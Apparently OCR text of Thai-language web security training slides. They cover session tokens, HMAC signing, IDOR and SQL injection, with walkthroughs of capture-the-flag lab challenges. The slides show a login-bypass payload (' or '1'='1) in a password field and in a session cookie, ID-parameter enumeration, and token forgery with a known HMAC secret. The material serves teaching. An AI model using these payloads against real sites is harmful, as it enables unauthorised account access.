
Memory Dump


Windows 11 กำลังทำงาน
RAM เก็บข้อมูลชั่วคราว
memory.dmp

- explorer.exe
- chrome.exe
- …

- มีโปรแกรมอะไรรันอยู่?
- มีไฟล์อะไรเปิดอยู่?

Session Token
คืออะไร


Google Chrome
https://facebook.com

User = longcat
Pass = 1234

Session Token
{"user":"longcat"}:<Signature1>

Session Token
(Cookie, Local Storage)

Session Token
{"user":"admin"}:<Signature1>


+ ขอข้อมูล

Secret Key
5555

HMAC-SHA256
({"user":"longcat"}+5555)
= <Signature1>

HMAC-SHA256
({"user":"admin"}+5555)
= <Signature2>

https://web2.lab.p7z.pw/index.php?user_id=1
-> testuser1


https://web2.lab.p7z.pw/index.php?user_id=1
SDH
SDH Bank | IDOR - Web Ch
IDOR - Web Challenge 1
Hi, testuser1
You do not have administrator privilege. Become an administrator to get a flag.

โดยตรง
การอ้างอิง
สิ่งของ
ไม่ปลอดภัย

Insecure Direct Object Reference
(IDOR)

=> สิ่งของที่ถูกอ้างอิงโดยไม่ปลอดภัย

https://example.com/profile?id=10
Object Reference
Hello, Pichaya

https://example.com/profile?id=9
Object Reference
Hello, John

https://example.com/profile?id=8
Object Reference
Hello, Jack

Hash Function

ข้อมูล
AAA → e1faffb3e614e6c2fba74296962386b7
BBB → 2bb225f0ba9a58930757a868ed57d9a3

HMAC Function

ข้อมูล
AAA
BBB
Secret Key=ZZZ → e1faffb3e614e6c2fba74296962386b7
2bb225f0ba9a58930757a868ed57d9a3


โปรแกรมเมอร์ → เว็บ

ข้อผิดพลาดของโปรแกรม (บั๊ก)

C
สามารถเข้าถึงข้อมูลที่ไม่ควรเข้าถึงได้

A
ทำให้ระบบใช้งานไม่ได้ บางส่วนหรือทั้งหมด


I
แก้ไขข้อมูลที่ไม่ควรแก้ไขได้


Username (Oppa's Name):
Example: Gong Yoo, Lee Min-ho…
Password (K-Drama Secret!):
What's your K-Drama password?

User: pichaya
Pass: 12345


SELECT user FROM users WHERE user='pichaya' AND pass='12345'

User: pichaya
Pass: ' or '1'='1


Annyeong, K-Drama Fans!

Nice work, here is your flag: STH{9a85d6e4f8f71b21c5f0ec4d3e6cf347}

SELECT user FROM users WHERE user='pichaya' AND pass='' or '1'='1'




```
GET / HTTP/2
Host: web3.lab.p7z.pw
Cookie: app_session=guest%3Ainvalid
```

SELECT * FROM session WHERE app_session='guest'

SELECT * FROM session WHERE app_session='guest''


Hash คืออะไร
ใช้ทำอะไร ?



```
GET / HTTP/2
Host: web3.lab.p7z.pw
Cookie: app_session=guest'or'1'='1%3Ainvalid
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://web3.lab.p7z.pw/login.php?error=cred_i
nvalid
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

```
    </div>
</section>
<!-- end page header -->


<!-- blog content -->
<div class="blod-content">
    <div class="container">
        <div th:fragment="content_home" clas
="blog-left">
            <h1 class="register-form-title">
SQLi then HMAC - Web Challenge 2</h1>
            <!-- Debug1: testuser --><h4>
Error: HMAC-SHA256 signature is not correct.
</h4>
```



```
                    <!-- Debug2:
SQLSTATE[HY000]: General error: 1
unrecognized token: "'guest''" --><a cl
page-link" href="/login.php">Login</a>
```

SQL Injection

User: pichaya
Pass: 12345

เว็บ → ฐานข้อมูล (DBMS)

User: pichaya
Pass: 12345

ภาษา SQL

SELECT user FROM users WHERE user='pichaya' AND pass='12345'

SELECT product FROM store WHERE id=123